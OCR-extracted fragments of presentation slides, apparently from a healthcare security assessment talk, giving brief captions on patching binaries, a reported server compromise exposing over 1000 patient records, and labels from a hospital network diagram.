
→Lessons Learned: Almost any binary can be patched

→Results: Full application and server compromise


→Patient Records: > 1000





IoT
Patient Entertainment
Clinical Documentation
Temp Monitor
Patient / System Interaction
Pharmacy Dispensary
Radiology Reading
Nurse Call
IoT
Penn Medicine



CLINIC
CLINIC
CLINIC
EMR
Datacenter


Downtime Device Security




